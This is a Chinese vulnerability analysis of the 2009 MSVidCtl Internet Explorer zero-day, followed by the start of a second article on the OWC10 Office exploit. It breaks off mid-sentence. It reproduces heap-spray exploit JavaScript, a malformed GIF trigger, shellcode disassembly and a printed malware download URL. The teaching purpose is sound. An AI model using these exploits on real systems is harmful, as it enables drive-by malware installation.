微软于北京时间2009年7月7日凌晨向全球的微软用户发布了最新的安全公告Security Advisory 972890(http://www.microsoft.com/technet/security/advisory/972890.mspx)。根据发布的受影响系统来看，国内流行的Windows XP SP2/SP3、Windows Sever 2003位列其中。这个漏洞在用户浏览恶意构造的网页的时候会被触发，无需用户的任何干预就可获得本地执行权限，破坏系统或者下载木马等，可谓是非常严重。同时，微软也承认互联网上已经出现了针对这一漏洞的网络攻击，可见它是一个名副其实的0Day，那就让我们在微软补丁还未发布的时候，赶紧来分析一下吧。

为了逐步地分析这个漏洞，我们先来重现这个POC。

重现攻击

首先需要注意的是这个index.htm文件，因为go.jpg和logo.gif是由它来触发的，其代码如下：

```
Index.htm
<html>
<body>
<div id="DivID">
<script src='go.jpg'></script>
</body>
</html>
```

go.jpg的扩展名在这里无关紧要，只是一个简单的伪装。它实质上是htm代码，内容如下：

```
var appllaa='0';
var nndx='%'+'u9'+'0'+'9'+'0'+'%u'+'9'+'0'+'9'+appllaa;
//这里用做免杀和代码混淆
var dashell=unescape(nndx+'%u5858%u5858%u10EB…shellcode略去…%uBDBD%uEAEA');
var headersize=20;
var omybro=unescape(nndx);
var slackspace=headersize+dashell.length;

while(omybro.length<slackspace)
omybro+=omybro;
bZmybr=omybro.substring(0,slackspace);
shuishiMVP=omybro.substring(0,omybro.length-slackspace);
while(shuishiMVP.length+slackspace<0x30000)
shuishiMVP=shuishiMVP+shuishiMVP+bZmybr;
memory=new Array();

for(x=0;x<300;x++)
memory[x]=shuishiMVP+dashell;
var myObject=document.createElement('object');
DivID.appendChild(myObject);
myObject.width='1';
myObject.height='1';
myObject.data='./logo.gif';
//会指向logo.gif，让控件去打开这个文件
myObject.classid='clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';
```

logo.gif是一个完全不属于gif格式的文件，数据很短，尤其是最末尾的0c0c0c0c值得注意。

```
    00000000    00 03 00 00 11 20 34 00   00 00 00 00
00 00 00 00    ..... 4.........
    00000010    00 00 00 00 00 00 00 00   00 00 00 00
00 00 00 00    ................
    00000020    00 00 00 00 00 00 00 00   00 00 00 00
00 00 00 00    ................
    00000030    00 00 00 00 00 00 FF FF   FF FF 0C
0C 0C 0C 00    ......????.....
```

我们用OD 加载iexplorer.exe(C:\Program Files\Internet Explorer),并指定调试的参数index.htm,不用设置断点F9,直接运行直到OD被断下来。这个时候观察堆栈的情况,如图1所示,在堆栈019779140的地方本是SEH处理函数的入口,却被覆盖成了0c0c0c0c,这不免引起我们的怀疑。命令行运行"dd 0c0c0c0c",得到熟悉的90909090,这正是邪恶的nop指令,Ctrl+G到0c0c0c0c处,发现在一长串的nop指令后面有了很多的指令,毫无疑问这些就是ShellCode,而地址0c0c0c0c正是ShellCode的执行入口。




图1

我们继续看ShellCode是否能够真正地被激发。到0c0c0c0c处F2下断点,Shift+F9忽略异常继续运行程序。程序在0c0c0c0c处被断了下来,说明ShellCode被成功执行,可以说攻击已经成功了,一阵漫长的nop后程序来到了0c0cfc20,开始了真正的ShellCode执行。

```
    0C0CFC1E      90   nop
    0C0CFC1F      90   nop
    0C0CFC20      58   pop   eax
    0C0CFC21      58   pop   eax
    0C0CFC22      58   pop   eax
```

```
    0C0CFC23      58  pop  eax
    0C0CFC24      EB 10   jmp   short 0C0CFC36
    /0C0CFC26      5B   pop  ebx
    ;pop ebx使得在循环运算的第一次ebx指向的是指令
call 0c0cfc26的下一条指令

    |0C0CFC27      4B   dec   ebx
    |0C0CFC28      33C9      xor   ecx, ecx
    |0C0CFC2A      66:B9 B803   mov    cx, 3B8
    ;cx用于循环计数
    |0C0CFC2E      80340B BD      xor    byte ptr
[ebx+ecx], 0BD
    ;运算采用异或0xBD操作
    \0C0CFC32  ^ E2 FA     loopd    short 0C0CFC2E
    0C0CFC34      EB 05    jmp   short 0C0CFC3B
    0C0CFC36      E8 EBFFFFFF   call     0C0CFC26
    ;F7跟进
```

一进入ShellCode就跳转至0C0CFC34 执行一个函数,而这个函数正是前面jmp跳过的0C0CFC26->0C0CFC32。我们稍加分析就可以知道,其实这段代码是用于对ShellCode进行解密,被解密的空间是0x0c0cfc3b→0x0c0cfc3b+0x3b8,解密的算法就是简单的xor运算,密钥是0xBD。

```
    0C0CFC34    /EB 05     jmp   short 0C0CFC3B
    0C0CFC36    |E8 EBFFFFFF   call     0C0CFC26
    ;代码解密后情况如下:
    0C0CFC3B    \E9 1E030000   jmp    0C0CFF5E
    ;jmp跳转到0C0CFF5E,而那里是一个call
0C0CFC40,也就是下面这条指令
    0C0CFC40      5F   pop   edi
    0C0CFC41      64:A1 30000000   mov    eax, dword
ptr  fs:[30];PEB

    0C0CFC47      8B40 0C    mov    eax, dword ptr
[eax+C]
    0C0CFC4A      8B70 1C    mov    esi, dword ptr
[eax+1C]
    0C0CFC4D      AD   lods     dword ptr [esi]
    0C0CFC4E      8B68 08    mov    ebp, dword ptr
[eax+8]

    0C0CFC51      8BF7   mov    esi, edi
    0C0CFC53      6A 11      push     11
    0C0CFC55      59   pop   ecx
    0C0CFC56      E8 BE020000   call      0C0CFF19
    ......
    0C0CFF5E      E8 DDFCFFFF   call     0C0CFC40
    ;F7跟进
```

代码解密后直接进入到0C0CFC3B，分析后可以发现这部分代码用于查找kernel32.dll的基地址并赋给EBP，接下来ShellCode会call 0C0CFC40。继续分析函数0C0CFC40，跟进后代码如下：

```
0C0CFF19    51 push    ecx
0C0CFF1A    56 push    esi
0C0CFF1B    8B75 3C    mov    esi, dword ptr [ebp+3C]
;找nt_header
0C0CFF1E    8B742E 78    mov    esi, dword ptr [esi+ebp+78]
;找导出表地址
0C0CFF22    03F5    add    esi, ebp
0C0CFF24    56    push    esi
0C0CFF25    8B76 20    mov    esi, dword ptr [esi+20]
;以下代码定位AddressOfNames。由于AddressOfNames和AddressOfNameOrdinals一一对应，并从AddressOfNameOrdinals得到索引号到AddressOfFunctions取得地址

0C0CFF28    03F5    add    esi, ebp
0C0CFF2A    33C9    xor    ecx, ecx
0C0CFF2C    49    dec    ecx
0C0CFF2D    41    inc    ecx
0C0CFF2E    AD    lods    dword ptr [esi]
0C0CFF2F    03C5    add    eax, ebp
0C0CFF31    33DB    xor    ebx, ebx
0C0CFF33    0FBE10    movsx    edx, byte ptr [eax]
0C0CFF36    3AD6    cmp    dl, dh
0C0CFF38    74 08    je    short 0C0CFF42
0C0CFF3A    C1CB 07    ror    ebx, 7
0C0CFF3D    03DA    add    ebx, edx
0C0CFF3F    40    inc    eax
0C0CFF40  ^ EB F1    jmp    short 0C0CFF33
0C0CFF42    3B1F    cmp    ebx, dword ptr [edi]
0C0CFF44  ^ 75 E7    jnz    short 0C0CFF2D
0C0CFF46    5E    pop    esi
0C0CFF47    8B5E 24    mov    ebx, dword ptr [esi+24]
;24h正是AddressOfNameOrdinals的offset
0C0CFF4A    03DD    add    ebx, ebp
0C0CFF4C    66:8B0C4B    mov    cx, word ptr [ebx+ecx*2]
0C0CFF50    8B5E 1C    mov    ebx, dword ptr [esi+1C]
;1ch正是AddressOfFunctions的offeset
0C0CFF53    03DD    add    ebx, ebp
0C0CFF55    8B048B    mov    eax, dword ptr [ebx+ecx*4]
0C0CFF58    03C5    add    eax, ebp
0C0CFF5A    AB    stos    dword ptr es:[edi]
0C0CFF5B    5E    pop    esi
0C0CFF5C    59    pop    ecx
0C0CFF5D    C3    retn
```

这段代码的意图也很明显，根据得到的kernel32.dll的基地址，找到它的导出函数表并搜索得到一些ShellCode需要的API地址。

retn指令执行后，在OD中dump ESI可以看到第1次查找kernel32.dll导出表得到了GetModuleHandleA的基地址，并存放到0C0CFF63。最终我们发现此ShellCode从kernel32.dll中找出了17个函数，而后又紧接着从User32.dll中导出了5个函数，从urlmon.dll中导出了URLDownloadToFileA等，如图2所示。




图2

而后我们从参数中可以清楚地看到，URLDownloadToFileA函数下载了病毒样本到本地的某个位置，之后就是执行代码，不用再继续分析了。

```
01978C30    0C0CFFC3    ASCII "http://xin765.com/wm/svchost.exe"
01978C34    01978CC0    ASCII "C:\Documents and Settings\Admin\Application Data\a.exe"
```

基于此漏洞的攻击我们已经成功重现，那么这个漏洞是如何造成的呢？这个POC何以导致计算机到0c0c0c0c处执行代码呢？

漏洞分析

首先用WinDBG打开iexplorer.exe，同时也带

上参数(index.htm文件)。当然,WinDBG应该配置好符号文件的路径,并使其能够成功下载符号文件。

使用g命令让WinDBG运行起来,过一会就会停在ATL::AtlIPersistStreamInit_Load的0x1ee处,这个函数在一个动态链接库msvidctl.dll中。代码如下:

```
msvidctl!ATL::AtlIPersistStreamInit_Load+0x1ee:
59f0d54b 397308    cmp  dword ptr [ebx+8],esi ds:
0023:00000028=????????
```

那么很有可能,这个函数就是导致这个漏洞发生的,于是我们就锁定此函数用OD再次调试。由于iexplorer.exe初运行时并未预先加载msvidctl.dll,所以需要额外设置一下OD以方便下断。

OD载入iexplorer.exe后,设置" 选项→调试设置→事件",勾上"中断于新模块",确定后,Alt+E来到已加载的模块窗口,一直F9并观察。虽然我们无法发现OD加载msvidctl.dll,但可以jscript.dll加载为基准。当jscript.dll被加载时,msvidctl.dll已被载入内存。这个时候我们再按Ctrl+G找到内存59f0d54b(这正是WinDBG显示程序出问题的地方),同时用IDA加载msvidctl.dll结合OD一起分析。在OD和IDA的帮助下,向上搜索可以看到此函数的入口地址为59f0d35d,在此下断,OD中按F9运行。

为了方便理解,我们通过IDA来查看59f0d35d处开始的汇编代码。

```
.text:59F0D35D B8 EE 71 FC 59    mov  eax,
offset loc_59FC71EE
.text:59F0D362 E8 79 D3 09 00   call  __EH_prolog
.text:59F0D367 83 EC 18    sub  esp, 18h
……
.text:59F0D3A2 56    push  esi
.text:59F0D3A3 6A 04    push  4
.text:59F0D3A5 8D 55 EC    lea  edx, [ebp+Buffer]

.text:59F0D3A8 52    push  edx
.text:59F0D3A9 50    push  eax
.text:59F0D3AA FF 51 0C    call  dword ptr
[ecx+0Ch]
;ReadFile 跟进, 调用 kernel32.ReadFile 读取 logo.
gif 的头 4 字节
.text:59F0D3AA
;only first 4 byte
.text:59F0D3AA
.text:59F0D3AD 3B C6    cmp  eax, esi
.text:59F0D3AF 89 45 0C    mov
[ebp+ATL_PROPMAP_ENTRY], eax
.text:59F0D3B2 0F 8C F3 01 00 00    jl
loc_59F0D5AB
.text:59F0D3B8 81 7D EC 00 03 00 00    cmp
[ebp+Buffer], 300h
;与 300h 比较
.text:59F0D3BF 0F 87 A5 01 00 00  ja  loc_59F0D56A
```

在59F0D3AA处还有一个call指令,跟进这个call的时候会发现调用了kernel32.ReadFile API,从观察传入的参数可以知道它从c:\mpeg\logo.gif读取了4个字节,查看logo.gif,也就是00000300。另外我们发现,59F0D3B8对logo.gif读出的内容与300h做了比较,从这里可以看出这个logo.gif有意构造了300h来向那个漏洞靠近。一直运行到代码59F0D40C处,会导致多次运行至59F0D35D(也就是这个函数的初始位置,我们下断点的位置),代码如下:

```
.text:59F0D40C E8 4C FF FF FF    call  ATL::
AtlIPersistStreamInit_Load(IStream *,ATL::
ATL_PROPMAP_ENTRY *,void *,IUnknown *,bool)
```

当第3次来到断点位置以后,一直F8跟到59F0D477,这个时候我们跟进去,代码如下:

```
.text:59F0D471 FF 75 08    push  [ebp+IStream]
.text:59F0D474 8D 4D DC    lea  ecx, [ebp+pvarg]
.text:59F0D477 E8 45 01 00 00    call  ATL::
CComVariant::ReadFromStream(IStream *)
;跟进去
```

得到的函数代码如下:

```
.text:59F0D5C1 B8 05 72 FC 59    mov  eax,
offset loc_59FC7205
.text:59F0D5C6 E8 15 D1 09 00    call
__EH_prolog
.text:59F0D5CB 83 EC 1C    sub  esp, 1Ch
.text:59F0D5CE 53    push  ebx
.text:59F0D5CF 56    push  esi

.text:59F0D5D0 8B F1    mov  esi, ecx
.text:59F0D5D2 56    push  esi
; pvarg
.text:59F0D5D3 FF 15 B8 12 EE 59    call  ds:
```

```
VariantClear(x)
    .text:59F0D5D9 33 DB      xor   ebx, ebx
    .text:59F0D5DB 3B C3      cmp   eax, ebx
    .text:59F0D5DD 0F 8C 7E 01 00 00    jl
loc_59F0D761
    .text:59F0D5E3 57     push   edi
    .text:59F0D5E4 8B 7D 08    mov  edi, [ebp+IStream]
    .text:59F0D5E7 8B 07     mov   eax, [edi]

    .text:59F0D5E9 53     push   ebx
    .text:59F0D5EA 6A 02     push    2
    .text:59F0D5EC 8D 4D F0     lea  ecx, [ebp+vt]
    .text:59F0D5EF 51     push    ecx
    .text:59F0D5F0 57     push    edi
    .text:59F0D5F1 FF 50 0C     call    dword ptr
[eax+0Ch]
    ; ReadFile
```

我们再次发现了这个熟悉的call指令，从gif文件紧接着读取了两个字节，值为2011h，并做了一系列的比较。

```
    .text:59F0D67F 3D 11 20 00 00    cmp  eax, 2011h
    .text:59F0D684 0F 85 84 00 00 00   jnz  loc_59F0D70E
    ; default
```

继续跟踪，会发现又一次从logo.gif中读取文件，这也是第3 次读文件了。

```
    .text:59F0D694 FF 50 0C   call   dword ptr [eax+0Ch]
    ;ReadFile 再读8个字节
    .text:59F0D694
    ;查看logo.gif知道读出来的数据是0x34
```

继续跟踪，来到以下代码处：

```
    .text:59F0D6AE 8B 45 D8    mov  eax, [ebp+var_28]
    .text:59F0D6B1 89 45 E0    mov  [ebp+rgsabound.
cElements], eax
    .text:59F0D6B4 8D 45 E0    lea  eax, [ebp+rgsabound]
    .text:59F0D6B7 50     push    eax
    ; rgsabound
    .text:59F0D6B8 6A 01     push   1
    ; cDims
    .text:59F0D6BA 6A 11     push    VT_UI1
    ; vt

    .text:59F0D6BC 89 5D E4   mov  [ebp+rgsabound.lLbound], ebx
    .text:59F0D6BF FF 15 A0 12 EE 59    call   ds:
SafeArrayCreate(x,x,x)
    ; SAFEARRAY * SafeArrayCreate(
    .text:59F0D6BF
    ;VARTYPE vt,
    .text:59F0D6BF
    ;unsigned int cDims,
    .text:59F0D6BF
    ;SAFEARRRAYBOUND FAR* rgsabound
    .text:59F0D6BF
    ;分配了空间
    ……

    .text:59F0D6E4 8B 07    mov  eax, [edi]
    .text:59F0D6E6 6A 00    push    0
    .text:59F0D6E8 FF 75 D8    push    [ebp+var_28]
    .text:59F0D6EB 8D 4D 08    lea  ecx, [ebp+IStream] ;
;
    .text:59F0D6EB
    .text:59F0D6EE 51    push    ecx
    .text:59F0D6EF 57    push   edi
    .text:59F0D6F0 FF 50 0C   call   dword ptr [eax+0Ch]
    ; ReadFile
    .text:59F0D6F0
    ;读取34个字节
    .text:59F0D6F3 53    push   ebx
```

出现问题的地方终于到了，59F0D6F0就是最关键的也就是出错的地方。我们F7 进入后，跟踪到ReadFile代码处

```
    7E9821C0   FF15 BC13837E    call    dword ptr
[<&KERNEL32.ReadFile>]
    ;kernel32.ReadFile
```

注意ReadFile的参数如下：

```
    019790AC    000004C4   |hFile = 000004C4
    019790B0    01979114   |Buffer = 01979114
    019790B4    00000034   |BytesToRead = 34 (52.)
    019790B8    019790C8   |pBytesRead = 019790C8
    019790BC    00000000   \pOverlapped = NULL
```

我们这个时候锁定堆栈地址01979114开始的地方，F8执行ReadFile，当再次查看堆栈地址01979114开始的地方被填充了数据，但SHE也被覆盖成了0c0c0c0c，一次完美的缓冲区溢出攻击就此成功实现。那么我们知道SEH处理函数要得到执行还需要发生异常，比如除0异常、访问不可访问的地址。

继续在OD里面跟踪，一直到59F0D54B。

```
    59F0D545    8B5D EC   mov   ebx, dword ptr
[ebp-14]
    59F0D548    83C3 20   add   ebx, 20
    59F0D54B    3973 08   cmp  dword ptr [ebx+8], esi
```

这个时候ebx=20h，59F0D54B指令是把esi的内容存到地址0x00000020所指向的空间，这个地址是无法访问的，于是造成异常，导致程序执行SEH里面的函数，而此时函数地址已经被覆盖成了0x0c0c0c0c，自然ShellCode就被触发了。

漏洞诱因

当我们究其根本的时候，发现无法怪罪ReadFile覆盖了堆栈，即使确实是在它执行之后堆栈就遭到了破坏，但我们不由得怀疑为何ReadFile会被传入如此的一个地址（第2个参数Buffer）去覆写。向上分析会发现，其实这个参数来源于上一个空间的ECX，而这个ECX又来自指令".text:59F0D6EB 8D 4D 08 lea ecx, [ebp+lStream]"，ebp+lStream本身是一个堆栈的地址，再用中括号取值后则是目标空间（也就是实现分配的空间的首地址，如下我们能找到分配空间的函数），那么对于要传入的参数ecx，究其用途这里应该是用mov指令直接给ecx就好，但程序员却恰恰用了lea，我们不禁感慨，一切都是"&"惹的祸。

用于分配空间的函数如下：

```
.text:59F0D6BF FF 15 A0 12 EE 59     call     ds:
SafeArrayCreate(x,x,x) ; SAFEARRAY * SafeArrayCreate(
.text:59F0D6BF
;    VARTYPE vt,
.text:59F0D6BF
;    unsigned int cDims,
.text:59F0D6BF
;    SAFEARRRAYBOUND FAR* rgsabound
.text:59F0D6BF
; );
```

其实文章到这里，大家一定发现了这个漏洞最终成功被利用具备了天时地利人和。

何为天时呢？首先这个畸形的GIF文件巧妙的数据填充使得程序到达预定的位置，前4字节的300h和后2字节的2011正确填充都使得这个程序继续向下执行；其次就是程序本身会解析文件的内容来进行操作，比如接下来的34h被当成了下一次数据填充的个数，而紧接着的数据则被当作内容而读入内存。

那地利何在呢？正是粗心的程序员的错误，将原本就是指针的东西硬是再次用"&"取了一次值传入ReadFile，也就是上文提到的lea和mov的问题。为了更加清楚地认识这个问题，下面给个例子来说明这样的错误。

在一个局部的函数中，我新分配了一个地址空间，同时存在一个函数Read负责向缓冲区写入数据。

```
Fun()
{
Char *p = malloc(length);
Read(p, "hello world");
// 这是正确的方式
Read(&p, "hello world");
// 这正是程序员所犯错误的写法
}
```

我们来仔细分析，由于p是一个局部变量，可以假设p其实就是0x13ff7c，再假如malloc分配的空间是0x405500-0x405600，在堆栈中可以看见下面的情况：

```
0013FF78    CCCCCCCC
0013FF7C > 00405500   ASCII "屯屯屯屯屯屯屯
屯屯"
```

如果采用Read(p,"hello world")，程序自然而然会转化为Read(00405500h,"hello world")。而第2种情况则变成了Read(0013FF7C,"hello world")，这个时候栈中如果没有足够的空间，或者写入的字符串没有得到控制，轻而易举地就可以溢出堆栈覆盖数据。这就是最终的原因，就是这个多余的&。当然，人和就是不知是哪位大牛机缘巧合还是掘地三尺发现了这个漏洞，并写出了精妙的POC。

关于这个漏洞的分析就到这里。期间涉及到很多的知识和内容，如heap spray技术，覆盖SHE链，搜索kernel32基地址查找对应API地址等基础知识不再赘述。分析中发现很早的未打补丁的操作系统就已存在这个漏洞，不知这个漏洞被利用有多长时间了。对于这个漏洞的成因豁然开朗之时，不由的佩服发现这个漏洞的大牛。希望文中提到的分析方法能够授人以渔，而不仅仅是看看热闹。

前置知识: C ASM 反汇编

关键词: 漏洞、Shellcode、heap spray



菜鸟版Exploit编写指南之五十三:

Microsoft Office 0Day漏洞分析

——Office Web Components OWC10.dll远程执行漏洞分析

文/图 jmpjerry

2009年7月14日,Microsoft Office Web Components爆出漏洞,也就是Office 0Day漏洞,此时已经发现大量的攻击利用此漏洞。此漏洞存在于微软办公软件Office网页组件OWC10和OWC11中,安装Microsoft Office 2000以后的软件都有可能被攻击导致远程执行代码。更多的信息可以参考微软安全通报973472(http://www.microsoft.com/china/technet/security/advisory/973472.mspx)或者参考CVE-2009-1136。

概 述

该漏洞的攻击利用代码如下:

```
<script src="a.js"></script>
//shellcode部分已经略去, 见附件
<script language="JavaScript">
var c=s+u;
var array = new Array();
var ls = 0x81000-(c.length*2);
var b = pingfan("%u0b0c%u0b0c");此处填充堆
while(b.length<ls/2){b+=b;}var lh = b.substring(0,ls/2);
delete b;
for(i=0;i<0x99*2;i++) { array[i] = lh + lh + c;}
CollectGarbage();
var obj = new ActiveXObject("OWC10.Spreadsheet");
e=new Array();
e.push(1);
e.push(2);
e.push(0);
e.push(window);
for(i=0;i<e.length;i++){for(j=0;j<10;j++){try{obj.Evaluate(e[i]);}catch(e){}}}window.status=e[3] +'';
for(j=0;j<10;j++){try{obj.msDataSourceObject(e[3]);}catch(e) {}}
</script>
```

以上攻击代码加载owc10.dll(位于C:\Program Files\Common Files\Microsoft Shared\Web Components\)并调用COM组件函数Evaluate,如图1所示。调用完毕,oleaut32.dll代码会调用函数VariantClear,紧接着VariantClear调用PlainRelease函数,PlainRelease函数会将对象的引用计数进行减1操作。如果引用计数为0,那么会把对象的指针存到一个Mem中,但Evaluate函数在运行中并未对引用计数进行加1操作,导致很

